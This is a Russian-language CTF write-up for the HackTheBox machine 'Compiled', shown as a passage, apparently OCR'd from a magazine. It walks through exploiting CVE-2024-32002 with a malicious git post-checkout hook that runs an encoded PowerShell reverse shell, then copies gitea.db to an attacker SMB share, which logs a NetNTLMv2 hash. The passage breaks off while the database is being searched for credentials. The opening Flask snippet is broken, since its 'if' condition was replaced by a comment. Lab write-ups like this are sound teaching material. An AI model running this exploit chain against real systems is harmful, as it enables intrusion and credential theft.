    if request.method == 'POST':
        repo_url = request.form['repo_url']
        if # Add a sanitization to check for valid Git repository URLs.
            with open(REPO_FILE_PATH, 'a') as f:
                f.write(repo_url + '\n')
            success = 'Your git repository is being cloned for compilation.'
        else:
            error = 'Invalid Git repository URL. It must start with "http://" and end with ".git".'
    return render_template('index.html', error=error, success=success)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

Содержимое файла app.py


10.10.11.26:5000
Compiled
Home
Services
Contact
Welcome to Compiled
Your one-stop solution for code compiling in C++, C#, and .NET
Our Services
C++ Compilation
We offer reliable C++ code compiling services.
C# Compilation
Let us compile your C# projects efficiently.
.NET Compilation
Get your .NET code compiled with precision.
Compile your code
Enter Git Repository URL:
Submit

Главная страница сайта compiled.htb:5000

Из README проекта Calculator можно узнать об используемой версии Git 2.45.0.



Example Usage

```
Enter first number: 5
Enter operation (+, -, *, /): *
Enter second number: 3
15
```

In this example, the user enters `5` as the first number, `*` as the operation, and `3` as the second number. The program calculates `5 * 3` and outputs `15`.

Installation

First of all, make sure you have Git installed on your Windows machine:

```
C:\Users\Richard> git --version
git version 2.45.0.windows.1
C:\Users\Richard>
```

As you can see, we get the output of the version, meaning we do have Git installed. How we can clone the repo:


```
git clone --recursive http://gitea.compiled.htb:3000/richard/Calculator.git
```

After that, double click `Calculator.sln` and Visual Studio will open with the project. Hit `CTRL + SHIFT + B` to compile it.

Описание проекта Calculator

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для обнаруженной версии продукта готовые эксплоиты. Отправляемся на поиски в Google.



amalmurali.me
https://amalmurali.me › posts · Перевести эту страницу
Exploiting CVE-2024-32002: RCE via git clone | Amal Murali
19 мая 2024 г. — In this post, I'll walk you through my journey of reversing the Git RCE, from initial discovery to crafting a working exploit.

Snyk
https://security.snyk.io › npm · Перевести эту страницу
simple-git 2.45.0 vulnerabilities
Affected versions of this package are vulnerable to Remote Code Execution (RCE) when enabling the ext transport protocol, which makes it exploitable via clone() ...


GitHub
https://github.com › git_rce · Перевести эту страницу
amalmurali47/git_rce: Exploit PoC for CVE-2024-32002
This repository contains a PoC for exploiting CVE-2024-32002, a vulnerability in Git that allows RCE during a git clone operation.

Поиск эксплоитов в Google

Версия Git 2.45.0 содержит уязвимость CVE 2024 32002, которая может привести к удаленному выполнению кода во время клонирования репозитория. Чтобы это сработало, необходимо сделать репозиторий с подмодулями так, чтобы можно было записывать файлы не в рабочее дерево подмодуля, а в каталог `.git/`. Это позволяет сделать хук, который будет выполняться во время операции клонирования, не давая пользователю возможности проверять исполняемый код.

> **WWW**
>
> Подробный разбор уязвимости: Exploiting CVE-2024-32002: RCE via git clone.

Для эксплуатации уязвимости зарегистрируемся в Gitea и создадим два репозитория: `r1` и `r2`.



Репозитории в Gitea

Теперь приступим к эксплуатации уязвимости.

Настраиваем Git.

```
git config --global protocol.file.allow always
git config --global core.symlinks true
git config --global init.defaultBranch main
```

Клонируем первый репозиторий и создаем хук, который выполнит реверс-шелл на PowerShell.

```
git clone http://10.10.11.26:3000/ralf/r1.git
cd r1

mkdir -p y/hooks
cat >y/hooks/post-checkout <<EOF
#!bin/sh
powershell -e JABjAGw.....KAApAA==
EOF
chmod +x y/hooks/post-checkout
```

Коммитим и пушим изменения в репозитории.

```
git add y/hooks/post-checkout
git commit -m "post-checkout"
git push
cd ..
```

Теперь клонируем второй репозиторий и добавляем в него первый репозиторий как подмодуль.

```
git clone http://10.10.11.26:3000/ralf/r2.git
cd r2

git submodule add --name x/y "git clone http://10.10.11.26:3000/ralf/
r1.git" A/modules/x
git commit -m "add-submodule"
```


Создаем симлинк на .git и обновляем индекс репозитория. Затем коммитим и пушим изменения в репозитории.

```
printf ".git" >dotgit.txt
git hash-object -w --stdin <dotgit.txt >dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" >index.info
git update-index --index-info <index.info

git commit -m "add-symlink"
git push
```

Когда все готово, открываем листенер для реверс шелла:


```
rlwrap nc -nlvp 4321
```

И отправляем ссылку на второй репозиторий через сайт Compiled.


Our Services
C++ Compilation
We offer reliable C++ code compiling services.
C# Compilation
Let us compile your C# projects efficiently.
.NET Compilation
Get your .NET code compiled with precision.
Compile your code
Enter Git Repository URL:
http://10.10.11.26:3000/ralf/r2.git
Submit

Страница сайта Compiled

Мгновенно получаем сессию пользователя Richard.




```
~/tmp/HTB/compiled
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.26 56246

PS C:\Users\Richard\source\cloned_repos\8o7km\.git\modules\x> whoami
Richard
PS C:\Users\Richard\source\cloned_repos\8o7km\.git\modules\x>
```

Сессия пользователя Richard

ПРОДВИЖЕНИЕ


На хосте установлен сервис Gitea, так что попробуем собрать учетные данные. Gitea установлен в каталоге `C:\Program Files`.



```
PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/20/2024   2:32 AM                Application Verifier
d-----         1/20/2024   1:34 AM                Common Files
d-----         5/23/2024   3:34 PM                Git
d-----         5/22/2024   8:01 PM                Gitea
d-----         5/24/2024   3:22 PM                Internet Explorer
d-----         3/15/2024   9:10 PM                Microsoft Update Health Tools
```

Содержимое каталога C:\Program Files

В каталоге `data` службы есть файл базы данных `gitea.db`.




```
PS C:\Program Files\Gitea\data> ls


    Directory: C:\Program Files\Gitea\data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2024   8:08 PM                actions_artifacts
d-----         5/22/2024   8:08 PM                actions_log
d-----         5/22/2024   8:08 PM                attachments
d-----         5/22/2024   8:08 PM                avatars
d-----         9/16/2024  11:36 AM                gitea-repositories
d-----         5/22/2024   8:08 PM                home
d-----         5/22/2024   8:08 PM                indexers
d-----         5/22/2024   8:08 PM                jwt
d-----         5/22/2024   8:08 PM                lfs
d-----         5/22/2024   8:08 PM                packages
d-----         5/22/2024   8:08 PM                queues
d-----         5/22/2024   8:08 PM                repo-archive
d-----         5/22/2024   8:08 PM                repo-avatars
d-----         9/16/2024   9:35 AM                sessions
d-----         5/24/2024   5:32 PM                tmp
-a----         9/16/2024  12:11 PM        2023424 gitea.db
```

Содержимое каталога data

Чтобы скачать файл с удаленного сервера, запустим на своем хосте SMB-сервер из набора **impacket** и скопируем файл на эту шару.

```
smbserver.py -smb2support test .
```


```
copy gitea.db \\10.10.16.29\test\
```



```
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.26,56257)
[*] AUTHENTICATE_MESSAGE (COMPILED\Richard,COMPILED)
[*] User COMPILED\Richard authenticated successfully
[*] Richard::COMPILED:aaaaaaaaaaaaaaaa:18e8ba336ddb14f8f204620de0c69816:0101000000000000006063702308db01ef
15742c7d4049930000000001001000f004c00610052007000570055005900030010006f004c00610052007000570055005900200
1000670066006200640077007800470058000400100067006600620064007700780047005800070008000006063702308db01060004
000200000008003000300000000000000000000000002000006eebb2f779ea9d9819b485f4f3b5f668495cfc6807744a942d2818f8
eaa073410a0010000000000000000000000000000000000009002000630069006600730002f00310030002e00310030002e00310036
002e003200390000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:test)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:test)
[*] Closing down connection (10.10.11.26,56257)
[*] Remaining connections []
```

Логи SMB сервера

В файле базы данных сразу попробуем найти учетные данные, поэтому проверим таблицу `user`. В этой таблице находим ключевую информацию пользователей.



